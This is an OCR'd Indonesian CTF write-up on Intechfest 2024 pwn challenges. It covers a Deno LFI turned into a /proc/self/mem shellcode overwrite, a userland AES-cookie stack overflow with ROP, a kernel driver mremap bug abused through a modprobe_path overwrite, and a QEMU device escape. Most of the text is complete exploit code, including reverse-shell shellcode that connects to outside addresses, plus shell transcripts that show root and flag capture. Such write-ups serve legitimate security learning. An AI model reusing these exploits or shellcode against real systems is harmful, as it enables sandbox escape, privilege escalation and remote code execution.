


And yup, url akan menjadi path kita, kemudian di import berdasarkan package.json, pada saat docker compose logs, terlihat /etc/passwd berhasil kita read, artinya jika kita lakukan


```
echo “console.log(‘1337’);” > /tmp/linz.js
```

Kemudian kita lakukan LFI kesana deno akan mengeksekusi linz.js tersebut dan pada docker compose logs akan terlihat 1337 printed.


Dikarenkan filename yang kita upload random.




Yang artinya kita harus mencari cara agar file yang kita upload pada saat POST request dapat kita baca dengan LFI. Hal ini dapat kita lakukan dengan /proc/self/fd/{nomor_fd}



Terlihat saya berhasil mengesekusi console.log(“1337”) pada saat upload file js tersebut dengan path /proc/self/fd/{nomor}. Sekarang mari kita coba gunakan Deno.readTextFile untuk open file, dikarenakan kita punya permission –allow-read.





Yup dan bisa. Disini saya tinggal mengikuti article berikut
https://secfault-security.com/blog/deno.html

Dimana iya menggunakan trik overwrite /proc/self/mem ke shellcode yang kita buat, pada saat saya mencoba terdapat error permission denied, untuk mengakalinya saya gunakan symlink disini. Dan untuk target address yang di overwrite sebenarnya banyak tinggal sesuka kalian saja. Disni saya overwrite address Deno.seek

```
(gdb) x/gx 0x555555554000+0x5D60F0A
0x55555b2b4f0a <_ZN7deno_fs3ops12to_seek_from17h618149b97e0135a4E>:     0x4868ec8348535641
(gdb) x/10i 0x55555b2b4f0a
   0x55555b2b4f0a <_ZN7deno_fs3ops12to_seek_from17h618149b97e0135a4E>:  push   %r14
```

Full solver:

```
try {
 await Deno.symlink("/proc/self/maps", "/tmp/maps");
 await Deno.symlink("/proc/self/mem", "/tmp/mem");
} catch(e) {}

async function get_base() {
 const maps = await Deno.readTextFileSync("/tmp/maps").split('\n');
 for(let line of maps) {
     if(line.includes('/usr/bin/deno')) {
         return parseInt(line.split('-')[0], 16);
     }
 }
}
const base = await get_base();


const mem = await Deno.open("/tmp/mem", { read: true, write: true });
await Deno.seek(mem.rid, base + 0x5D60F0A, Deno.SeekMode.Start);

const shellcode = new Uint8Array([106, 41, 88, 106, 2, 95, 106, 1, 94,
153, 15, 5, 72, 137, 197, 72, 184, 1, 1, 1, 1, 1, 1, 1, 1, 80, 72, 184,
3, 1, 1, 81, 105, 42, 88, 230, 72, 49, 4, 36, 106, 42, 88, 72, 137, 239,
106, 16, 90, 72, 137, 230, 15, 5, 72, 137, 239, 106, 2, 94, 106, 33, 88,
15, 5, 72, 255, 206, 121, 246, 106, 104, 72, 184, 47, 98, 105, 110, 47,
47, 47, 115, 80, 72, 137, 231, 104, 114, 105, 1, 1, 129, 52, 36, 1, 1,
1, 1, 49, 246, 86, 106, 8, 94, 72, 1, 230, 86, 72, 137, 230, 49, 210,
106, 59, 88, 15, 5]);
await mem.write(shellcode);

await Deno.seek(mem.rid, 0, Deno.SeekMode.Start);
```

Untuk mendapatkan shellcodenya tinggal pake pwntools


```
linz@linz:~/Desktop/2024CTF_Archive/Intechfest/PWN/Deno/dist$ python3
Python 3.12.3 (main, Jul 31 2024, 17:43:48) [GCC 13.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from pwn import *
>>> context.arch = 'amd64'
>>> list(asm(shellcraft.connect("127.0.0.1",80)+shellcraft.dupsh()))
[106, 41, 88, 106, 2, 95, 106, 1, 94, 153, 15, 5, 72, 137, 197, 72, 184, 1, 1, 1, 1, 1, 1, 1, 2, 80, 72, 184, 3, 1, 1, 81, 126, 1,
1, 3, 72, 49, 4, 36, 106, 42, 88, 72, 137, 239, 106, 16, 90, 72, 137, 230, 15, 5, 72, 137, 239, 106, 2, 94, 106, 33, 88, 15, 5, 72
 255, 206, 121, 246, 106, 104, 72, 184, 47, 98, 105, 110, 47, 47, 47, 115, 80, 72, 137, 231, 104, 114, 105, 1, 1, 129, 52, 36, 1,
, 1, 1, 49, 246, 86, 106, 8, 94, 72, 1, 230, 86, 72, 137, 230, 49, 210, 106, 59, 88, 15, 5]
>>>
```

```
mii-user@mii-lab:~/DENO/dist$ curl http://localhost:32877/%2e%2e/proc/self/fd/15 -F 'file=@
test.js'
^C
mii-user@mii-lab:~/DENO/dist$ curl localhost:32877
^C
mii-user@mii-lab:~/DENO/dist$ curl localhost:42277
{"default":{"tasks":{"dev":"deno run -A --watch main.ts","start":"deno serve --no-lock --al
low-read --allow-write --allow-env main.ts"}}}mii-user@mii-lab:~/DENO/dist$
mii-user@mii-lab:~/DENO/dist$ curl http://localhost:42277/%2e%2e/proc/self/fd/15 -F 'file=@
test.js'
curl: (52) Empty reply from server
mii-user@mii-lab:~/DENO/dist$
```

```
Listening on 0.0.0.0 80
Connection received on 45.76.191.75 44930
ls
deno.json
main.ts
start.sh
whoami
deno
id
uid=1993(deno) gid=1993(deno) groups=1993(deno)
cd /
ls
app
bin
boot
deno-dir
dev
etc
home
lib
lib64
media
mnt
opt
proc
readflag
root
run
sbin
srv
sys
tini
tmp
usr
var
./readflag
INTECHFEST{bYPas5lN6_pR0C_UsiNG_l1Nk_Is_5OmeThlN6_tHAt_DEvelOpER_oF7en_ml550uT}
```

Flag : INTECHFEST{bYPas5lN6_pR0C_UsiNG_l1Nk_Is_5OmeThlN6_tHAt_DEvelOpER_oF7en_ml550uT}

PwnTest (1000 pts)



Soal cursed, diberikan attachment yang berisi qemu.diff, kernel challenge, serta userland challenge (interface). Saat kita build dockernya dan connect melalui nc, tampilannya akan seperti ini.

```
Starting syslogd: OK
Starting klogd: OK
Running sysctl: OK
Saving random seed: OK
Starting network: OK

Boot took 5.83 seconds

[ Auth as a Service ]

(( menu ))
1. sign up
2. sign in
0. exit
M>
```

Yang artinya kita perlu solve binary ini terlebih dahulu untuk masuk ke kernel. Mari kita lihat binarynya, file binary nya dapat kita ambil di dalam rootfs.cpio.gz di folder /home/ctf/interface. Terdapat 2 bug disini yaitu OOB pada saat view_user setelah login.

```
      goto LABEL_15;
    printf("index: ");
    if ( __isoc99_scanf("%d%*c", &v6) <= 0 )
      exit(1);
    if ( v6 <= 14 )
    {
      if ( **(8 * (v6 + 1LL) + a1) )
        printf("creds: %s\n", *(8 * (v6 + 1LL) + a1));
      else
        puts("[!] user not found");
    }
    else
    {
      puts("[!] index out of range");
    }
  }
}
```

Kita bisa gunakan bug ini untuk leak secret_key & IV untuk enkripsi AES_CBC nantinya. Bug ke-2 adalah overflow.

```
        break;
LABEL_19:
      if ( a3 )
        memcpy(dest, *(8LL * a2 + a1), 0x100uLL);
      puts("[!] invalid choice");
    }
    if ( !v7 )
      return result;
```

Dimana dest sizenya hanya int64[9] sedangkan kita bisa memcpy sampai 0x100.
Disini untuk trigger overflow kita perlu masukkan payload enkripsi AES CBC pada saat login pada saat program meminta input untuk cookie. Dikarenakan kita hanya bisa signup dengan max username 64 yang belum cukup untuk overwrite return address.

Sehingga kita perlu:
1. Regist username = a
2. Login & Leak IV dan Key
3. Logout
4. Login kembali dengan cookie untuk trigger overflow

Pengecekan cookie hanya mengecek json kita sama pada saat regist atau tidak, jadi jika kita regist dengan username “a” iya akan membuat json {“username”:”a”, “admin”:”true”} yang diencrypt dengan AES CBC. sehingga kita bisa akali dengan {“username”:”a”,

“admin”:”true”}aaaaaaaaaaaaaaaa untuk trigger overflow. Sisanya tinggal ret2libc dengan gadget2 yang pas. Full script:

```
from pwn import *
from sys import *

from Crypto.Cipher import AES
from Crypto.Util.number import *
from Crypto.Util.Padding import *

import binascii


elf = context.binary = ELF("./interface")
libc = ELF("./libc.so.6")


HOST = 'ctf.intechfest.cc'
PORT = 9006

cmd = """
b*0x0000000000401a17
"""
if(argv[1] == 'gdb'):
   gdb.attach(p,cmd)
elif(argv[1] == 'rm'):
   p = remote(HOST,PORT)


def signup(username):
   p.sendlineafter(b'> ', b'1')
   p.sendlineafter(b'username << ', username)
   p.recvuntil(b'cookie   >> ')
   return p.recvline().rstrip()

def signin(username, cookie):
   p.sendlineafter(b"> ", b'2')
   p.sendlineafter(b'username << ', username)
   p.sendlineafter(b'cookie   << ', cookie)
```

```python
def view(idx):
    p.sendlineafter(b'> ', b'1')
    p.sendlineafter(b': ', str(idx).encode())
    p.recvuntil(b'creds: ')
    return p.recvuntil(b'[[')

def tty_escape(s):
    return b''.join([b'\x16' + x.to_bytes(1) for x in s])

#set up pivot for later
cookie = signup(b'a')
signin(b'a', cookie)
leak = view(-1)
print(leak)

key = leak[:16]
iv = leak[16:32]

#logout
p.sendlineafter(b'> ', b'0')

cipher = AES.new(key, AES.MODE_CBC, iv)
pt = b'{"username": "a", "admin": true}'
pt += p64(elf.got['puts'])
pt += p64(0x00000deadbeef130) # dummy will be rbp this one
pt += p64(0x00000000004020BC) # mov  rdi, rax       ;  call puts
pt += p64(0x000000000040101a) # ret
pt += p64(0x00000000004013fd) # pop rbp
pt += p64(0xdeadbeef248)
pt += p64(0x00000000004014a4)
pt += b'a'*0x18
pt = binascii.hexlify(cipher.encrypt(pad(pt, 16)))
print(pt, len(pt))

signin(b'a', pt)

#logout
p.sendlineafter(b'> ', b'0')
```

```python
##################this is for second input
cookie = signup(b'a')
signin(b'a', cookie)
leak = view(-1)
print(leak)

key = leak[:16]
iv = leak[16:32]

#logout
p.sendlineafter(b'> ', b'0')

cipher = AES.new(key, AES.MODE_CBC, iv)
pt = b'{"username": "a", "admin": true}'
pt += p32(0x100)+p32(0x100) # size
pt += p64(0x00000deadbeef250-1) # target
pt += p64(0xcafebeef) # rbp - 0x18
pt += p64(0x0)*2
pt += b'a'*0x28
pt = binascii.hexlify(cipher.encrypt(pad(pt, 16)))
print(pt, len(pt))

signin(b'a', pt)

#logout
p.sendlineafter(b'> ', b'0')


###############step for overwrite RIP
cookie = signup(b'aaaaaaaabbbbbbbbbccccccccc')
signin(b'aaaaaaaabbbbbbbbbccccccccc', cookie)
leak = view(-1)
print(leak)

key = leak[:16]
iv = leak[16:32]
```

```
cipher = AES.new(key, AES.MODE_CBC, iv)
pt = b'{"username": "aaaaaaaabbbbbbbbbccccccccc", "admin": true}'
pt += b'a'*0x18
pt += p64(0xdeadbeef128) # rbp
pt += p64(0x00000000004014d6) # mov rax, qword ptr [rbp - 8]; leave;
ret;
pt = binascii.hexlify(cipher.encrypt(pad(pt, 16)))
print(pt, len(pt))

#logout
p.sendlineafter(b'> ', b'0')

signin(b'aaaaaaaabbbbbbbbbccccccccc', pt)


p.sendlineafter(b'>', b'3')

log.info("LEAK HERE")
#logout
p.sendlineafter(b'> ', b'0')

sleep(2)
p.recvline()
leak = u64(p.recvn(6)+b'\x00'*2)
libc.address = leak - libc.sym['puts']
print(hex(leak), hex(libc.address))

log.info("SENDING ROP FOR SHELL")
#pause()
sleep(3)
# rop = b'Z'*0x30
rop = tty_escape(p64(libc.address+0x000000000002a745)) # pop rdi ; rbp
rop += tty_escape(p64(next(libc.search(b'/bin/sh\x00'))))
rop += tty_escape(p64(0x0))
rop += tty_escape(p64(libc.address+0x000000000002be51)) # pop rsi
rop += tty_escape(p64(0x0deadbeef258))
rop += tty_escape(p64(libc.address+0x000000000011f497)) # pop rdx, r12
rop += tty_escape(p64(0x0))
```

```
rop += tty_escape(p64(0x0))
rop += tty_escape(p64(libc.sym['execve']))
print(len(rop))
p.sendline(rop)

p.interactive()
```

```
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    SHSTK:      Enabled
    IBT:        Enabled
[+] Opening connection to ctf.intechfest.cc on port 9006: Done
b"\xdd^.=\xfc\xd1M\xf3\x02N ?x'ST\xd9\x0f\x108x\xa2\x8e&\xf8T\xcad\xa0/:e\n\n[["
b'067561cd5bd90cc483d019dd229d07050525530e844a50e68c798f3f32717b03a6d84fe300d36c
b"\xdd^.=\xfc\xd1M\xf3\x02N ?x'ST',,\xdcu\x0cAY\x1d0\x84H\x8a\xa7\n&\n\n[["
b'ffe60a773532ab1feeacaa1e26c8574e927f1bdd6d44d141afcd5326eb588da816ac52cf10c735
b"\xdd^.=\xfc\xd1M\xf3\x02N ?x'ST]S\x9b/#\x9en\xf2\xd0\xd1\xc0 \x8dT\x8f\x05\n\n
b'13ef15520d3948862d93a7e537452b00681851d6b3db157923966551401dd1c34f2156329b48e4
[*] LEAK HERE
0x7f83d97dded0 0x7f83d975d000
[*] SENDING ROP FOR SHELL
144
[*] Switching to interactive mode

^\x08E^\x08w^\x08x^\x08\xd9^\x08\x83^\x08^?^\x08^@^\x08^@^\x08\x98^\x08V^\x08\x9
~ $ $ whoami
whoami
ctf
~ $ $ id
id
uid=1000(ctf) gid=1000(ctf) groups=1000(ctf)
~ $ $
```

Kernel Part:

File terdapat pada /root/auth.ko dan source code juga ada pada README.md
https://github.com/TCP1P/TECHCOMFEST2024/blob/main/Quals/PWN/Auth%20as%20a%20Kernel/src/char.c

Bug terdapat pada saat auth_mmap, dimana tidak ada pengecekan penggunaan mremap pada module kernelnya meskipun sudah ada pengecekan size disana.

```
static int auth_mmap(struct file *filp, struct vm_area_struct *vma){
    if((vma->vm_pgoff << PAGE_SHIFT) + vma->vm_end - vma->vm_start > MAX_SIZE) return -ENOMEM;

    vma->vm_private_data = filp->private_data;
    vma->vm_ops = &kauth_mmap_vm_ops;

    return 0;
}
```

Disini kita bisa panggil mmap(fd) dan kemudian kita mremap ke arah iv, key, dan pointer lainnya Disini saya gunakan SET_IV pada auth_ioctl untuk mendapatkan arb_write, karena ktia bisa mremap kesana. Dan saya gunakan LDT Trick (mirip soal CPL0 pada blackhat MEA) hanya saja ini tidak ke arah CPU tapi cukup abuse linux syscall handling saja untuk leak KASLR, sisanya tinggal arb_write ke arah modprobe.

Untuk qemu part persis banget seperti wall-maria hanya beda offset, bisa baca disni.
https://ctftime.org/writeup/37930

Full exp kernel + qemu

```
#define _GNU_SOURCE
#include <stdio.h>
#include <fcntl.h>
#include <stdlib.h>
#include <sys/ioctl.h>
#include <string.h>
#include <stdint.h>
#include <stddef.h>
#include <sys/mman.h>
#include <sys/socket.h>
#include <unistd.h>
#include <sched.h>
#include <sys/shm.h>
#include <poll.h>
#include <pthread.h>

#define N_PAGES 1
#define PAGE_SIZE 0x1000
#define SET_KEY 0xAE5CBC1
#define SET_IV  0xAE5CBC2
```

```c
#define SYS_modify_ldt 0x9a


uint64_t idx;
void *ptr;
uint64_t *uptr;
uint64_t kaslr_slide;

uint64_t kernel_base = 0xffffffff81000000;
uint64_t modprobe_path = 0xffffffff82b3f280;

int fd;
char *VULN_DRV = "/dev/auth";
char buf[0x100];

unsigned char sh[] = {
 0x7f, 0x45, 0x4c, 0x46, 0x02, 0x01, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00,
 0x00, 0x00, 0x00, 0x00, 0x02, 0x00, 0x3e, 0x00, 0x01, 0x00, 0x00, 0x00,
 0x78, 0x00, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00, 0x40, 0x00, 0x00, 0x00,
 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
 0x00, 0x00, 0x00, 0x00, 0x40, 0x00, 0x38, 0x00, 0x01, 0x00, 0x00, 0x00,
 0x00, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00, 0x00, 0x05, 0x00, 0x00, 0x00,
 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x40, 0x00,
 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00,
 0xaa, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0xaa, 0x00, 0x00, 0x00,
 0x00, 0x00, 0x00, 0x00, 0x00, 0x10, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
 0x31, 0xff, 0xb8, 0x69, 0x00, 0x00, 0x00, 0x0f, 0x05, 0x31, 0xff, 0xb8,
 0x6a, 0x00, 0x00, 0x00, 0x0f, 0x05, 0x48, 0x8d, 0x3d, 0x11, 0x00, 0x00,
 0x00, 0x48, 0x31, 0xd2, 0x31, 0xc0, 0x50, 0x57, 0x48, 0x89, 0xe6, 0xb8,
 0x3b, 0x00, 0x00, 0x00, 0x0f, 0x05, 0x2f, 0x62, 0x69, 0x6e, 0x2f, 0x73,
 0x68, 0x00
};
unsigned int sh_len = 170;

void err(const char *func) {
   perror(func);
   exit(1);
}
```

```
int init(){
    fd = open(VULN_DRV, O_RDWR);
    if(fd < 0) {
        err("open");
    }

    printf("fd = %d\n", fd);

    ptr = mmap(0, N_PAGES * PAGE_SIZE, PROT_READ | PROT_WRITE,
MAP_SHARED, fd, 0);
    if(!ptr) err("mmap");

    ptr = mremap(ptr, N_PAGES * PAGE_SIZE, (PAGE_SIZE * N_PAGES) + 1,
MREMAP_MAYMOVE);
    if(!ptr) err("mremap");

    uptr = ptr;

    ioctl(fd, SET_KEY, "AAAAAAAAAAAAAAAA");

    memset(buf, 0, sizeof(buf));
    ioctl(fd, SET_IV, buf);
}

// 16-byte write
uint64_t arb_write(uint64_t addr, void *val) {
    uptr[0x201] = addr;
    ioctl(fd, SET_IV, val);
}

uint64_t leak_kaslr(uint64_t iv_addr) {
    int r;
    uint64_t slide = 0;
    uint64_t ldt_entry[] = {0, 0xffffffff0000000d};

    int ldt[4] = {12, 0x10, 0x01000, 0b00000001};


    r = syscall(SYS_modify_ldt, 0x11, &ldt, sizeof(ldt));
```

```
    if(r != 0) err("modify_ldt");

    while(1) {
        ldt_entry[0] = kernel_base + slide;
        arb_write(iv_addr + 16, ldt_entry);

        memset(buf, 0, sizeof(buf));
        r = syscall(SYS_modify_ldt, 0, &buf, sizeof(buf));
        if(r > 0) {
            break;
        }

        slide += 1 << 20;
    }

    ldt_entry[0] = 0;
    arb_write(iv_addr + 16, ldt_entry);
    return slide;
}

void get_root(void){
    int suidfd = open("/tmp/suid", O_CREAT | O_WRONLY);
    if(suidfd < 0) err("open");
    write(suidfd, sh, sh_len);
    close(suidfd);

    puts("[*] Returned to userland, setting up for fake modprobe");
    system("echo '#!/bin/sh\nchown root:root /tmp/suid; chmod 4755
/tmp/suid' > /tmp/x");
    system("chmod +x /tmp/x");
    system("echo -ne '\\xff\\xff\\xff\\xff' > /tmp/dummy");
    system("chmod +x /tmp/dummy");
    puts("[*] Run unknown file");
    system("/tmp/dummy");
    system("/tmp/suid");
    exit(0);
}

// QEMU FUNCS START
```

```c
unsigned char *mmio_mem;

#define PAGE_SIZE 0x1000

void mmio_write(uint32_t addr, uint32_t value) {
    *(uint32_t *)(mmio_mem + addr) = value;
}

uint32_t mmio_read(uint32_t addr) {
    return *(uint32_t *)(mmio_mem + addr);
}

void set_src(uint32_t value) {
    mmio_write(0x04, value);
}

void set_off(uint32_t value) {
    mmio_write(0x08, value);
}

void get_buff() {
    mmio_read(0x00);
}

void set_buff() {
    mmio_write(0x00, 0);
}

uint64_t gva2gpa(void *addr){
    uint64_t page = 0;
    int fd = open("/proc/self/pagemap", O_RDONLY);
    if (fd < 0) {
        fprintf(stderr, "[!] open error in gva2gpa\n");
        exit(1);
    }
    lseek(fd, ((uint64_t)addr / PAGE_SIZE) * 8, SEEK_SET);
    read(fd, &page, 8);
    return ((page & 0x7fffffffffffff) * PAGE_SIZE) | ((uint64_t)addr &
```

```
0xfff);
}

// QEMU FUNCS END

int main(int argc, char const *argv[]) {
   if(argc == 1) {
       uint64_t iv_addr;

       init();

       iv_addr = uptr[0x201];
       printf("[+] iv @ 0x%llx\n", iv_addr);

       kaslr_slide = leak_kaslr(iv_addr);
       printf("[+] kaslr slide = 0x%llx\n", kaslr_slide);

       modprobe_path += kaslr_slide;
       memset(buf, 0, sizeof(buf));
       strcpy(buf, "/tmp/x");

       arb_write(modprobe_path, buf);

       get_root();
   } else {
       int mmio_fd =
open("/sys/devices/pci0000:00/0000:00:05.0/resource0", O_RDWR | O_SYNC);
       if (mmio_fd == -1) {
           fprintf(stderr, "[!] Cannot open
/sys/devices/pci0000:00/0000:00:05.0/resource0\n");
           exit(1);
       }
       mmio_mem = mmap(NULL, PAGE_SIZE * 4, PROT_READ | PROT_WRITE,
MAP_SHARED, mmio_fd, 0);
       if (mmio_mem == MAP_FAILED) {
           fprintf(stderr, "[!] mmio error\n");
           exit(1);
       }
       printf("[*] mmio done\n");
```

```
        // Set huge page
        system("sysctl vm.nr_hugepages=32");
        system("cat /proc/meminfo | grep -i huge");

        char *buff;
        uint64_t buff_gpa;
        while (1) {
            buff = mmap(0, 2 * PAGE_SIZE, PROT_READ | PROT_WRITE,
MAP_SHARED | MAP_ANONYMOUS | MAP_NONBLOCK, -1, 0);
            if (buff < 0) {
                fprintf(stderr, "[!] cannot mmap buff\n");
                exit(1);
            }
            memset(buff, 0, 2 * PAGE_SIZE);
            buff_gpa = gva2gpa(buff);
            uint64_t buff_gpa_1000 = gva2gpa(buff + PAGE_SIZE);
            if (buff_gpa + PAGE_SIZE == buff_gpa_1000) {
                break;
            }
        }
        printf("[*] buff virtual address = %p\n", buff);
        printf("[*] buff physical address = %p\n", buff_gpa);


        set_src(buff_gpa);
        set_off(0xf0);
        get_buff();

        uint64_t *buff_u64 = (uint64_t *)buff;
        uint64_t maria_buff_addr = buff_u64[0x3fa] - 0x20b8;
        uint64_t maria_addr = maria_buff_addr - 0xa30-0x10;
        uint64_t qemu_base = buff_u64[0x3eb+8] - 0x6be860;

        printf("[*] leak = 0x%lx\n", buff_u64[0x3eb+8]);

        uint64_t mprotect_plt = qemu_base + 0x3144d0;
```

```
        printf("[*] maria->buff address = %p\n", maria_buff_addr);
        printf("[*] maria address = %p\n", maria_addr);
        printf("[*] qemu base address = %p\n", qemu_base);
        printf("[*] mprotect@plt address = %p\n", mprotect_plt);

        buff_u64[0x0] = maria_buff_addr + 0x4f0;
        buff_u64[0x1] = mprotect_plt;

        /* shellcode */
        char shellcode[] = {
            106, 41, 88, 106, 2, 95, 106, 1, 94, 153, 15, 5, 72, 137,
197, 72, 184, 1, 1, 1, 1, 1, 1, 1, 1, 80, 72, 184, 3, 1, 5, 211, 129,
141, 62, 178, 72, 49, 4, 36, 106, 42, 88, 72, 137, 239, 106, 16, 90, 72,
137, 230, 15, 5, 72, 137, 239, 106, 2, 94, 106, 33, 88, 15, 5, 72, 255,
206, 121, 246, 106, 104, 72, 184, 47, 98, 105, 110, 47, 47, 47, 115, 80,
72, 137, 231, 104, 114, 105, 1, 1, 129, 52, 36, 1, 1, 1, 1, 49, 246, 86,
106, 8, 94, 72, 1, 230, 86, 72, 137, 230, 49, 210, 106, 59, 88, 15, 5
        };
        memcpy(&buff_u64[0x80], shellcode, sizeof(shellcode));

        /* overwrite maria->mmio.ops and maria->mmio.opaque */

        buff_u64[0x3eb+1] = maria_buff_addr + 0xf0;                //
maria->mmio.ops
        buff_u64[0x3ec+1] = maria_buff_addr & ~0xfff;              //
maria->mmio.opaque
        buff_u64[0x3eb - (maria_addr & 0xfff) / 8] = maria_buff_addr +
0xf0;// (MariaState *)(maria_addr & 0xfff)->mmio.ops

        set_src(buff_gpa);
        set_off(0xf0);
        set_buff();

        mmio_write(0x2000, 0x7);
        mmio_read(0x0);
    }

    return 0;
}
```

